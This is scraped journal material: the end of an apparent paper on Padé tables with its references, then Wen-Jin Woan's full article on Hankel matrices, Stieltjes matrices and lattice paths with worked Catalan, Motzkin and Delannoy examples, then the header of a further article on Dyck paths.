$$\begin{aligned} \mathrm{err}(C) &= [\ ,\ ,\ 4X^5+,\ X^5+,\ 2X^3+,\ 2X^3+,\ 2X+] \\ \mathrm{err}(D) &= [\ ,\ ,\ 3X^5+,\ 2X^5+,\ 4X^3+,\ 2X^3+,\ X+] \\ \mathrm{err}(PT/QR) &= 4X^6+ \\ \mathrm{err}(E+F+G+H) &= [0+,\ 3X+,\ 4X+,\ 3X+,\ 3X+,\ X+,\ 4X+] \end{aligned}$$

Now suppose that we knew the Frame Theorems for 4×4 only, and had computed the original table as far as the bottom of the 5×5 window. To compute the South frames of this square, we might proceed thus: First perturb the table as above, then find N by (4.2), D by (4.3), H by (3.6) since N is now nonzero, and finally let $X \to 0$. The inductive versions of these theorems for $g-1$ in the form required in the perturbed table for $1 \le k \le k+1$ are:

$$\begin{aligned} N_k &= (-)^{(g-1)(k-1)} M_k B_{k-1}/Ak - 1 \\ D_k &= (N_k/U)(QE_{k-1}/A_{k-1} - (-1)^k(PF_{k-1}/B_{k-1} - VC_k/M_k)) \\ H_k &= ({D_k}^2 - D_{k-1}D_{k+1})/N_k \end{aligned}$$

Notice how we need to compute D to $\mathcal{O}(X^6)$ in order to be able to compute H_2 to $\mathcal{O}(X)$ — i.e. at all — because $N_2 = 4X^5$.

But all this is idle speculation, since we do know the Frame Theorems for all g, and can simply compute the original frames directly by (5.1).

References

Ait62 Aitken, A. *Determinants and Matrices,* Oliver & Boyd (1962).

Bak75 Baker, G. A. Jr. *Essentials of Padé Approximants,* Academic Press (1975).

Bla96 Blackburn, S. R. & Etzion, T. & Paterson, K. G. *Permutation Polynomials, deBruijn Sequences, and Linear Complexity,* J. Comb. Theory ser. A **76** (1996) 55–82.

Cha82 Chan, A. H. & Games, R. A. & Key, E. L. *On the Complexities of deBruijn Sequences,* J. Comb. Theory ser. A **33** (1982) 55–82.

Con96 Conway, J. H. & Guy, R. K. *The Book of Numbers,* Springer (1996).

Dav88 Davenport, J. H. & Siret, Y. & Tournier, E. *Computer Algebra,* Academic Press (1988).

Fay94 Faybusovich, Leonid *Rational functions, Toda flows, and LR-like algorithms,* Linear Algebra Appl. **203–204** (1994) 359–383.

Fro85 Froberg, C-E. *Numerical Mathematics,* Benjamin Cummings (1985).

Gil78 Gilewicz, Jacek *Approximants de Padé,* Springer Lecture Notes in Mathematics **667** (1978).

Gra72 Gragg, W. B. *The Padé Table and its Relation to Certain Algorithms of Numerical Analysis,* SIAM Review **14** (1972) 1–62.

Gra96 Granville, A. *The Arithmetic Properties of Binomial Coefficients,* in Proceedings of the Organic Mathematics Workshop (1996).

Hen74 Henrici, P. *Applied and Computational Complex Analysis,* Wiley (1974).

Her75 Herstein, N. *Topics in Algebra,* ed. 2, Wiley (1975).

Ioh82 Iohvidov, I. S. *Hankel and Toeplitz Matrices and Forms,* (trans. Thijsse, G. P. A.) Birkhäuser (1982).

Knu81 Knuth, D. *The Art of Computer Programming,* **1,2** ed 2, Addison-Wesley (1981).

Lan93 Lang, S. *Algebra,* Addison-Wesley (1993).

Lid86 Lidl, R. & Niederreiter, H. *Introduction to Finite Fields and their Applications,* Cambridge (1986).

Lun00 Lunnon, W. F. *Pagodas and Sackcloth: Ternary Sequences of Considerable Linear Complexity,* (to appear).

Maz86 Mazoyer, J. *An Overview of the FSSP,* in C. Choffrut (ed) *Automata Networks,* Springer (1986) 82–94.

Maz87 Mazoyer, J. *A Six-State Minimal-Time Solution to the FSSP,* Theoretical Computer Science **50** (1987) 183–238.

Min67 Minsky, M. *Computation: Finite and Infinite Machines,* Prentice-Hall (1967).

Nie89 Niederreiter, H. *Keystream Sequences with a Good Linear Complexity Profile for Every Starting Point,* in *Eurocrypt '89 Abstracts* Houthalen, Holland (1989).

Niv69 Niven, Ivan *Formal Power Series,* Amer. Math. Monthly **76** (1969) 871–889.

Pap94 Papageorgiou, V. & Grammaticos, B. & Ramani, A. *Integrable difference equations and numerical analysis algorithms,* pp. 269-280 in Levi, Decio (ed.) et al. *Symmetries and integrability of difference equations: Papers from the workshop, May 22–29, 1994, Esterel, Canada;* Amer. Math. Soc. Proc. Lect. Notes **9,** 1996.

Poo96 van der Poorten, Alf *Notes on Fermat's Last Theorem,* Wiley (1996)

Ree85 Reeds, J. A. & Sloane, N. J. A. *Shift-Register Synthesis (Modulo m),* SIAM J. Computing **14** (1985) 505–513.

Ris74 Rissanen, J. *Solution of Linear Equations with Hankel and Toeplitz Matrices,* Numer. Math. **22** (1974) 361–366.

Rob86 Robbins, D. P. & Rumsey Jr., H. *Determinants and Alternating Sign Matrices,* Adv. in Math. **62** (1986) 169–184.

Sen92 Sendra, J. R. & Llovat, J. *Rank of a Hankel Matrix over* $Z[x_1 \ldots x_r]$, Appl. Algebra in Eng. Comm. and Computing **3** (1992) 245–256.

Slo95 Sloane, N. J. A. & Plouffe, S. *The Encyclopedia of Integer Sequences,* Academic Press (1995).

Ste92 Stephens, N. M. *The Zero-square Algorithm for Computing Linear Complexity Profiles,* in Mitchell, Chris (ed.) *Cryptography and Coding II,* Clarendon press Oxford (1992) 259–272.

Wyn60 Wynn, P. *The Rational Approximation of Functions which are Formally Defined by a Power-Series Expansion,* Math. Comp.**14** (1960) 147–186.

Wyn66 Wynn, P. *Upon Systems of Recursions which Obtain among the Quotients of the Padé Table,* Numer. Math. **8** (1966) 264–269.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.1.2

Hankel Matrices and Lattice Paths

Wen-Jin Woan
Department of Mathematics
Howard University
Washington, D.C. 20059, USA

Email address: wwoan@howard.edu

Abstract: Let H be the Hankel matrix formed from a sequence of real numbers S = {a_0 = 1, a_1, a_2, a_3, ...}, and let L denote the lower triangular matrix obtained from the Gaussian column reduction of H. This paper gives a matrix-theoretic proof that the associated Stieltjes matrix S_L is a tri-diagonal matrix. It is also shown that for any sequence (of nonzero real numbers) T = {d_0 = 1, d_1, d_2, d_3, ...} there are infinitely many sequences such that the determinant sequence of the Hankel matrix formed from those sequences is T.

Full version: pdf, ps, dvi, latex,

(Mentions sequences A000108, A001006, A001850.)

Received September 19, 2000; published in Journal of Integer Sequences, April 24, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.2

Hankel Matrices and Lattice Paths

Wen-jin Woan
Department of Mathematics
Howard University
Washington, D.C. 20059, USA
Email address: wwoan@howard.edu

Abstract

Let H be the Hankel matrix formed from a sequence of real numbers $S = \{a_0 = 1, a_1, a_2, a_3, ...\}$, and let L denote the lower triangular matrix obtained from the Gaussian column reduction of H. This paper gives a matrix-theoretic proof that the associated Stieltjes matrix S_L is a tri-diagonal matrix. It is also shown that for any sequence (of nonzero real numbers) $T = \{d_0 = 1, d_1, d_2\ , d_3, ...\}$ there are infinitely many sequences such that the determinant sequence of the Hankel matrix formed from those sequences is T.

1. Introduction. In this paper we give a matrix-theoretic proof (Theorem 2.1) of one of the main theorems in [1]. In Section 2 we discuss the connection between the decomposition of a Hankel matrix and Stieltjes matrices, and in Section 3 we discuss the connection between certain lattice paths and Hankel matrices. Section 4 presents an explicit formula for the decomposition of a Hankel matrix.

Definition 1.1. Let $S = \{a_0 = 1, a_1, a_2, a_3, ...\}$ be a sequence of real numbers. The Hankel matrix generated by S is the infinite matrix

$$H = \begin{bmatrix} 1 & a_1 & a_2 & a_3 & a_4 & . \\ a_1 & a_2 & a_3 & a_4 & a_5 & . \\ a_2 & a_3 & a_4 & a_5 & a_6 & . \\ a_3 & a_4 & a_5 & a_6 & a_7 & . \\ a_4 & a_5 & a_6 & a_7 & a_8 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

Definition 1.2. A lower triangular matrix

$$L = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ l_{10} & 1 & 0 & 0 & 0 & . \\ l_{20} & l_{21} & 1 & 0 & 0 & . \\ l_{30} & l_{31} & l_{32} & 1 & 0 & . \\ l_{40} & l_{41} & l_{42} & l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

is said to be a Riordan matrix if there exist Taylor series $g(x) = 1 + a_1x + a_2x^2 + ... + a_nx^n + ...$ and $f(x) = x + b_2x^2 + b_3x^3 + ... + b_nx^n + ...$ such that for every $k \geq 0$ the k-th column has ordinary generating function $g(x)(f(x))^k$.

Definition 1.3. The Stieltjes matrix of a lower triangular matrix L is the matrix S_L which satisfies $LS_L = L^r$ where L^r is the matrix obtained from L by deleting the first row of L.

Thus

$$\begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ l_{10} & 1 & 0 & 0 & 0 & . \\ l_{20} & l_{21} & 1 & 0 & 0 & . \\ l_{30} & l_{31} & l_{32} & 1 & 0 & . \\ l_{40} & l_{41} & l_{42} & l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix} S_L = \begin{bmatrix} l_{10} & 1 & 0 & 0 & 0 & . \\ l_{20} & l_{21} & 1 & 0 & 0 & . \\ l_{30} & l_{31} & l_{32} & 1 & 0 & . \\ l_{40} & l_{41} & l_{42} & l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix}$$

and so

$$S_L = L^{-1}L^r = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ -l_{10} & 1 & 0 & 0 & 0 & . \\ \times & -l_{21} & 1 & 0 & 0 & . \\ \times & \times & -l_{32} & 1 & 0 & . \\ \times & \times & \times & -l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} l_{10} & 1 & 0 & 0 & 0 & . \\ l_{20} & l_{21} & 1 & 0 & 0 & . \\ l_{30} & l_{31} & l_{32} & 1 & 0 & . \\ l_{40} & l_{41} & l_{42} & l_{43} & 1 & . \\ . & . & . & . & . & . \end{bmatrix}$$

$$= \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ \times & c_1 & b_2 & 1 & 0 & . \\ \times & \times & c_2 & b_3 & 1 & . \\ \times & \times & \times & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

where

$$b_0 = l_{10},\ b_k = l_{k+1,k} - l_{k,k-1},\ k > 0,$$

$$c_0 = l_{2,0} - l_{1,0}^2,\ c_k = (l_{k,k-1}l_{k+1,k} - l_{k+1,k-1}) - l_{k+1,k}^2 + l_{k+2,k},\ k > 0.$$

Definition 1.4. Let L and S_L be as in Definition 1.3. We define

$$D_L = \begin{bmatrix} d_0 & 0 & 0 & 0 & 0 & . \\ 0 & d_1 & 0 & 0 & 0 & . \\ 0 & 0 & d_2 & 0 & 0 & . \\ 0 & 0 & 0 & d_3 & 0 & . \\ 0 & 0 & 0 & 0 & d_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

to be the diagonal matrix with diagonal entries given by $d_0 = 1$, $d_{k+1} = d_k c_k$ for $k > 0$.

2. Stieltjes and Hankel Matrices.

The following two theorems are proved in [1].

Theorem 2.1. Let L be a lower triangular matrix and let $D = D_L$ be the diagonal matrix with nonzero diagonal entries $\{d_i\}$ as in Definition 1.4. Then LDL^t is a Hankel matrix if and only if S_L is a tri-diagonal matrix, i.e. if and only if

$$S_L = \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ 0 & c_1 & b_2 & 1 & 0 & . \\ 0 & 0 & c_2 & b_3 & 1 & . \\ 0 & 0 & 0 & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

where $b_0 = l_{1,0}$, $c_0 = d_1$, $b_k = l_{k+1,k} - l_{k,k-1}$, $c_k = \frac{d_{k+1}}{d_k}$, $k \geq 1$.

PROOF. Let $H = LDL^t$ be a Hankel matrix. Then

$L = H(DL^t)^{-1}$,

$L^r = (H(DL^t)^{-1})^r = H^r(DL^t)^{-1}$,

$S_L = L^{-1}L^r = L^{-1}(H^r(DL^t)^{-1}) = (L^{-1}H^r)(DL^t)^{-1}$.

Since H is a Hankel matrix, deleting the first row has the same effect as deleting the first column.

$$L^{-1}H = DL^t = \begin{bmatrix} d_0 & d_0 l_{10} & d_0 l_{20} & d_0 l_{3,0} & d_0 l_{4,0} & . \\ 0 & d_1 & d_1 l_{21} & d_1 l_{31} & d_1 l_{41} & . \\ 0 & 0 & d_2 & d_2 l_{32} & d_2 l_{42} & . \\ 0 & 0 & 0 & d_3 & d_3 l_{43} & . \\ 0 & 0 & 0 & 0 & d_4 & . \\ . & . & . & . & . & . \end{bmatrix},$$

$$L^{-1}H^r = L^{-1}H^c = (L^{-1}H)^c = \begin{bmatrix} d_0 l_{10} & d_0 l_{20} & d_0 l_{30} & d_0 l_{4,0} & . \\ d_1 & d_1 l_{21} & d_1 l_{31} & d_1 l_{41} & . \\ 0 & d_2 & d_2 l_{32} & d_2 l_{42} & . \\ 0 & 0 & d_3 & d_3 l_{43} & . \\ 0 & 0 & 0 & d_4 & . \\ . & . & . & . & . \end{bmatrix},$$

$$S_L = (L^{-1}H)^c(DL^t)^{-1} = \begin{bmatrix} d_0l_{10} & d_0l_{20} & d_0l_{30} & d_0l_{4,0} & . \\ d_1 & d_1l_{21} & d_1l_{31} & d_1l_{41} & . \\ 0 & d_2 & d_2l_{32} & d_2l_{42} & . \\ 0 & 0 & d_3 & d_3l_{43} & . \\ 0 & 0 & 0 & d_4 & . \\ . & . & . & . & . \end{bmatrix} \begin{bmatrix} \frac{1}{d_0} & \times & \times & \times & \times & . \\ 0 & \frac{1}{d_1} & \times & \times & \times & . \\ 0 & 0 & \frac{1}{d_2} & \times & \times & . \\ 0 & 0 & 0 & \frac{1}{d_3} & \times & . \\ 0 & 0 & 0 & 0 & \frac{1}{d_4} & . \\ . & . & . & . & . & . \end{bmatrix}$$

$$= \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ 0 & c_1 & b_2 & 1 & 0 & . \\ 0 & 0 & c_2 & b_3 & 1 & . \\ 0 & 0 & 0 & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

where

$$b_0 = l_{1,0}\ , \quad c_0 = \frac{d_1}{d_0} = d_1\ , \quad b_k = l_{k+1,k} - l_{k,k-1}\ , \quad c_k = \frac{d_{k+1}}{d_k}\ , \quad k \geq 1.$$

Conversely, let S_L be a tri-diagonal matrix and let $H = LDL^t$. Then
$L^{-1}H^r = L^{-1}(LDL^t)^r = L^{-1}(L^rDL^t) = (L^{-1}L^r)DL^t = S_LDL^t$

$$= \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ 0 & c_1 & b_2 & 1 & 0 & . \\ 0 & 0 & c_2 & b_3 & 1 & . \\ 0 & 0 & 0 & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} d_0 & d_0l_{10} & d_0l_{20} & d_0l_{3,0} & d_0l_{4,0} & . \\ 0 & d_1 & d_1l_{21} & d_1l_{31} & d_1l_{41} & . \\ 0 & 0 & d_2 & d_2l_{32} & d_2l_{42} & . \\ 0 & 0 & 0 & d_3 & d_3l_{43} & . \\ 0 & 0 & 0 & 0 & d_4 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

Therefore
$(L^{-1}H^r)_{n,k} = c_{n-1}d_{n-1}l_{k,n-1} + b_nd_nl_{k,n} + d_{n+1}l_{k,n+1}$
$= \frac{d_n}{d_{n-1}}d_{n-1}l_{k,n-1} + b_nd_nl_{k,n} + c_nd_nl_{k,n+1}$
$= d_n(l_{k,n-1} + b_nl_{k,n} + c_nl_{k,n+1})$
$= d_nl_{k+1,n} = (DL^t)_{n,k+1} = (DL^t)^c_{n,k} = (L^{-1}H)^c_{n,k} = (L^{-1}H^c)_{n,k}$.
We have shown that $L^{-1}H^r = L^{-1}H^c$, and so $H^r = H^c$. Hence H is a Hankel matrix. ■

Theorem 2.2. L is a Riordan matrix (i.e. $b_k = b_1 = b$ and $c_k = c_1 = c$ for $k \geq 1$) if and only if $f = x(1 + bf + cf^2)$ and

$$g = \frac{1}{1 - xb_0 - xc_0f}\ ,$$

where f, g are as in Definition 1.2.

See [1] for the proof.

Corollary 2.3. Let $T = \{d_0 = 1, d_1, d_2\ , d_3, ...\}$ be any sequence of (nonzero) real numbers. Then there exists a sequence $S = \{a_0 = 1, a_1, a_2, a_3, ...\}$ such that T is equal to the sequence of diagonal entries of D in the decomposition $H = LDL^t$ of the Hankel matrix generated by S .

PROOF. As in Theorem 2.1, let $c_0 = d_1$, $c_k = \frac{d_{k+1}}{d_k}$, $k \geq 1$, and form the Stieltjes matrix

$$S_L = \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ 0 & c_1 & b_2 & 1 & 0 & . \\ 0 & 0 & c_2 & b_3 & 1 & . \\ 0 & 0 & 0 & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

where the b_is are arbitrary. By Definition 1.3 there is a lower triangular matrix L such that $LS_L = L^r$. Let S be the sequence formed by the first column of L and let H denote the Hankel matrix generated by S. By Theorem 2.1 the diagonal entries of D in the decomposition $H = LDL^t$ form the sequence T. ■

Example 2.4. Let $T = \{1, 1, 2, 5, 14, 42, 132, ...\}$ be the Catalan sequence (A000108 in [2]) and let

$$S_L = \begin{bmatrix} 0 & 1 & 0 & 0 & 0 & . \\ 1 & 0 & 1 & 0 & 0 & . \\ 0 & 2 & 0 & 1 & 0 & . \\ 0 & 0 & \frac{5}{2} & 0 & 1 & . \\ 0 & 0 & 0 & \frac{14}{5} & 0 & . \\ . & . & . & . & . & . \end{bmatrix}.$$

Then

$$L = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ 0 & 1 & 0 & 0 & 0 & . \\ 1 & 0 & 1 & 0 & 0 & . \\ 0 & 3 & 0 & 1 & 0 & . \\ 3 & 0 & \frac{11}{2} & 0 & 1 & . \\ . & . & . & . & . & . \end{bmatrix},$$

$$LDL^t = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ 0 & 1 & 0 & 0 & 0 & . \\ 1 & 0 & 1 & 0 & 0 & . \\ 0 & 3 & 0 & 1 & 0 & . \\ 3 & 0 & \frac{11}{2} & 0 & 1 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ 0 & 1 & 0 & 0 & 0 & . \\ 0 & 0 & 2 & 0 & 0 & . \\ 0 & 0 & 0 & 5 & 0 & . \\ 0 & 0 & 0 & 0 & 14 & . \\ . & . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & 0 & 1 & 0 & 3 & . \\ 0 & 1 & 0 & 3 & 0 & . \\ 0 & 0 & 1 & 0 & \frac{11}{2} & . \\ 0 & 0 & 0 & 1 & 0 & . \\ 0 & 0 & 0 & 0 & 1 & . \\ . & . & . & . & . & . \end{bmatrix}$$

$$= \begin{bmatrix} 1 & 0 & 1 & 0 & 3 & . \\ 0 & 1 & 0 & 3 & 0 & . \\ 1 & 0 & 3 & 0 & 14 & . \\ 0 & 3 & 0 & 14 & 0 & . \\ 3 & 0 & 14 & 0 & \frac{167}{2} & . \\ . & . & . & . & . & . \end{bmatrix} = H.$$

3. Lattice Paths and Hankel Matrices

We consider those lattice paths in the Cartesian plane running from $(0,0)$ that use steps from $S = \{u = (1,1),\ h = (1,0),\ d = (1,-1)\}$ with assigned weights 1 for u, w_1 for h and w_2 for d. Let $L(n,k)$ be the set of paths that never go below the x-axis and end at (n,k). The weight of a path is the product of the weights of its steps. Let $l_{n,k}$ be the sum of the weights of all the paths in $L(n,k)$. See also [3], [4].

Theorem 3.1. Let $L = (l_{n,k})_{n,k\geq 0}$. Then L is a lower triangular matrix, the Stieltjes matrix of L is

$$S_L = \begin{bmatrix} w_1 & 1 & 0 & 0 & 0 & . \\ w_2 & w_1 & 1 & 0 & 0 & . \\ 0 & w_2 & w_1 & 1 & 0 & . \\ 0 & 0 & w_2 & w_1 & 1 & . \\ 0 & 0 & 0 & w_2 & w_1 & . \\ . & . & . & . & . & . \end{bmatrix}$$

and $H = LDL^t$ is the Hankel matrix generated by the first column of L and $d_k = w_2^k$ for $k > 0$.

PROOF. From Theorem 2.1. ∎

Example 3.2. For $w_1 = 0,\ w_2 = 1$, L is the Catalan matrix. For $w_1 = t,\ w_2 = 1$, L is the t-Motzkin matrix. In both cases D is the identity matrix. For example, when $t = 1$,

$$L = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & . \\ 1 & 1 & 0 & 0 & 0 & . \\ 2 & 2 & 1 & 0 & 0 & . \\ 4 & 5 & 3 & 1 & 0 & . \\ 9 & 12 & 9 & 4 & 1 & . \\ . & . & . & . & . & . \end{bmatrix},$$

$$LDL^t = \begin{bmatrix} 1 & 1 & 2 & 4 & 9 & . \\ 1 & 2 & 4 & 9 & 21 & . \\ 2 & 4 & 9 & 21 & 51 & . \\ 4 & 9 & 21 & 51 & 127 & . \\ 9 & 21 & 51 & 127 & 323 & . \\ . & . & . & . & . & . \end{bmatrix} = H$$

where $S = \{1, 1, 2, 4, 9, 21, 51, ...\}$ is the Motzkin sequence A001006.

Theorem 3.3. If w_1, w_2 depend on the height k, i.e. $w_1(k) = b_k$ and $w_2(k+1) = c_k$, then

$$S_L = \begin{bmatrix} b_0 & 1 & 0 & 0 & 0 & . \\ c_0 & b_1 & 1 & 0 & 0 & . \\ 0 & c_1 & b_2 & 1 & 0 & . \\ 0 & 0 & c_2 & b_3 & 1 & . \\ 0 & 0 & 0 & c_3 & b_4 & . \\ . & . & . & . & . & . \end{bmatrix}$$

and $H = LDL^t$ is the Hankel matrix generated by the first column of L and $d_k = \Pi_{i\leq k} c_i$.

PROOF. From Theorem 2.1. ∎

See Example 2.4 for an illustration.

4. Gaussian Column Reduction

Let $S = \{a_0 = 1, a_1, a_2, a_3, ...\}$ be a sequence of real numbers and let H denote the Hankel matrix generated by S. All the results in this section are well-known in matrix theory. We shall express the entries of L in term of S. We assume that H is positive definite.

Lemma 4.1. The decomposition of a positive definite Hankel matrix $H = LDU$ is unique and $U = L^t$, where L is a lower triangular matrix with diagonal entries 1, D is a diagonal matrix and U is an upper triangular matrix with diagonal entries 1.

PROOF. Let $LDU = H = L_1D_1U_1$. Then $DUU_1^{-1} = L^{-1}L_1D_1$ is both an upper and lower triangular matrix, hence $UU_1^{-1} = L^{-1}L_1 = I$ is the infinite identity matrix. ■

Let H_n be the truncated submatrix of H with $n \geq 0$. For example,

$$H_3 = \begin{bmatrix} 1 & a_1 & a_2 & a_3 \\ a_1 & a_2 & a_3 & a_4 \\ a_2 & a_3 & a_4 & a_5 \\ a_3 & a_4 & a_5 & a_6 \end{bmatrix}, \quad H_4 = \begin{bmatrix} 1 & a_1 & a_2 & a_3 & a_4 \\ a_1 & a_2 & a_3 & a_4 & a_5 \\ a_2 & a_3 & a_4 & a_5 & a_6 \\ a_3 & a_4 & a_5 & a_6 & a_7 \\ a_4 & a_5 & a_6 & a_7 & a_8 \end{bmatrix}.$$

Let $H_n(k)$ be the matrix obtained from H_n by replacing the last column of H_n by $a_k, a_{k+1}, a_{k+2}, ..., a_{k+n}$. For example,

$$H_3(1) = \begin{bmatrix} 1 & a_1 & a_2 & a_1 \\ a_1 & a_2 & a_3 & a_2 \\ a_2 & a_3 & a_4 & a_3 \\ a_3 & a_4 & a_5 & a_4 \end{bmatrix}, \quad H_3(5) = \begin{bmatrix} 1 & a_1 & a_2 & a_5 \\ a_1 & a_2 & a_3 & a_6 \\ a_2 & a_3 & a_4 & a_7 \\ a_3 & a_4 & a_5 & a_8 \end{bmatrix}.$$

.

Let $h_i = \det H_i$ and define an infinite upper triangular matrix $R = (r_{n,k})$ in term of (n,k)-cofactor of H_k by $r_{n,k} = 0$ for $k < n$, and

$$r_{n,k} = \frac{1}{h_{k-1}}(-1)^{n+k+2} \det \begin{bmatrix} 1 & a_1 & a_2 & . & a_{k-1} \\ a_1 & a_2 & a_3 & .. & a_k \\ a_2 & a_3 & a_4 & . & a_{k+1} \\ . & . & . & . & .. \\ a_{n-1} & a_n & a_{n+1} & . & a_{k+n-2} \\ a_{n+1} & a_{n+2} & a_{n+3} & . & a_{k+n} \\ . & . & . & . & . \\ a_k & a_{k+1} & a_{k+2} & . & a_{k+k} \end{bmatrix}$$

for $k \geq n$. For example,

$$r_{2,4} = \frac{1}{h_3}(-1)^{(2+4)+2} \det \begin{bmatrix} 1 & a_1 & a_2 & a_3 \\ a_1 & a_2 & a_3 & a_4 \\ a_3 & a_4 & a_5 & a_6 \\ a_4 & a_5 & a_6 & a_7 \end{bmatrix}.$$

Remark 4.2. $HR = LD$, where $L = (l_{n,k})$ is the Gaussian column reduction of the Hankel matrix H and D is the diagonal matrix with diagonal entries $\{d_i\}$, $R^{-1} = L^t$ with $d_i = \frac{h_i}{h_{i-1}}$ and $l_{n,k} = \frac{1}{h_{k-1}} \det H_k(n)$.

Remark 4.3. If L is a Riordan matrix, then for $i \geq 1$, $c = c_i = \frac{d_{i+1}}{d_i} = \frac{h_{i+1}h_{i-1}}{h_i h_i}$ and $b = b_i = l_{i+1,i} - l_{i,i-1} = \frac{1}{h_{i-1}} \det H_i(i+1) - \frac{1}{h_{i-2}} \det H_{i-1}(i)$ is a recurrence relation for the sequence S.

Example 4.4. Let $S = \{1, 3, 13, 63, 321, 1683, 8989, 48639, 265729, ...\}$ be the central Delannoy numbers A001850, and let H be the Hankel matrix generated by S. Then

$$H = \begin{bmatrix} 1 & 3 & 13 & 63 & . \\ 3 & 13 & 63 & 321 & . \\ 13 & 63 & 321 & 1683 & . \\ 63 & 321 & 1683 & 8989 & . \\ . & . & . & . & . \end{bmatrix},$$

$$R = \begin{bmatrix} 1 & -3 & 5 & -9 & . \\ 0 & 1 & -6 & 21 & . \\ 0 & 0 & 1 & -9 & . \\ 0 & 0 & 0 & 1 & . \\ . & . & . & . & . \end{bmatrix},$$

$$LD = HR = \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ 3 & 4 & 0 & 0 & . \\ 13 & 24 & 8 & 0 & . \\ 63 & 132 & 72 & 16 & . \\ . & . & . & . & . \end{bmatrix},$$

$$R^t HR = D = \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ 0 & 4 & 0 & 0 & . \\ 0 & 0 & 8 & 0 & . \\ 0 & 0 & 0 & 16 & . \\ . & . & . & . & . \end{bmatrix},$$

$$L = HRD^{-1} = \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ 3 & 1 & 0 & 0 & . \\ 13 & 6 & 1 & 0 & . \\ 63 & 33 & 9 & 1 & . \\ . & . & . & . & . \end{bmatrix},$$

$$S_L = L^{-1}L^r = R^t L^r = \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ -3 & 1 & 0 & 0 & . \\ 5 & -6 & 1 & 0 & . \\ -9 & 21 & -9 & 1 & . \\ . & . & . & . & . \end{bmatrix} \begin{bmatrix} 3 & 1 & 0 & 0 & 0 & . \\ 13 & 6 & 1 & 0 & 0 & . \\ 63 & 33 & 9 & 1 & 0 & . \\ 321 & 180 & 62 & 12 & 1 & . \\ . & . & . & . & . & . \end{bmatrix}$$

$$= \begin{bmatrix} 3 & 1 & 0 & 0 & . \\ 4 & 3 & 1 & 0 & . \\ 0 & 2 & 3 & 1 & . \\ 0 & 0 & 2 & 3 & . \\ . & . & . & . & . \end{bmatrix},$$

$$LDL^t = \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ 3 & 1 & 0 & 0 & . \\ 13 & 6 & 1 & 0 & . \\ 63 & 33 & 9 & 1 & . \\ . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & 0 & 0 & 0 & . \\ 0 & 4 & 0 & 0 & . \\ 0 & 0 & 8 & 0 & . \\ 0 & 0 & 0 & 16 & . \\ . & . & . & . & . \end{bmatrix} \begin{bmatrix} 1 & 3 & 13 & 63 & . \\ 0 & 1 & 6 & 33 & . \\ 0 & 0 & 1 & 9 & . \\ 0 & 0 & 0 & 1 & . \\ . & . & . & . & . \end{bmatrix}$$

$$= \begin{bmatrix} 1 & 3 & 13 & 63 & . \\ 3 & 13 & 63 & 321 & . \\ 13 & 63 & 321 & 1683 & . \\ 63 & 321 & 1683 & 8989 & . \\ . & . & . & . & . \end{bmatrix} = H.$$

Remark 4.5. If H is the Hankel matrix corresponding to a sequence S, then by Theorem 3.1 and Theorem 3.3 we may use lattice paths to find L, the Gaussian column reduction of H.

Acknowledgment. The author would like to thank Professor Ralph Turner for his help in rewriting the paper.

References

[1] P. Peart and W.J. Woan, Generating functions via Hankel and Stieltjes matrices, *Journal of Integer Sequences, Article 00.2.1, Issue 2, Volume 3, 2000.*

[2] Sloane, N. J. A. The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/~njas/sequences/.

[3] R. Sulanke, Moments of generalized Motzkin paths, *Journal of Integer Sequences, Article 00.1.1, Issue 1, Volume 3, 2000.*

[4] J. G. Wendel, Left-continuous random walk and the Lagrange expansion, *American Mathematical Monthly* **82** (1975), 494–499.

(Mentions sequences A000108, A001006, A001850.)

Received September 19, 2000; published in Journal of Integer Sequences, April 24, 2001.

Journal of Integer Sequences, Vol. 4 (2001), Article 01.1.3

Dyck Paths With No Peaks At Height k

Paul Peart and Wen-Jin Woan
Department of Mathematics
Howard University
Washington, D.C. 20059, USA

Email addresses: pp@scs.howard.edu, wwoan@howard.edu

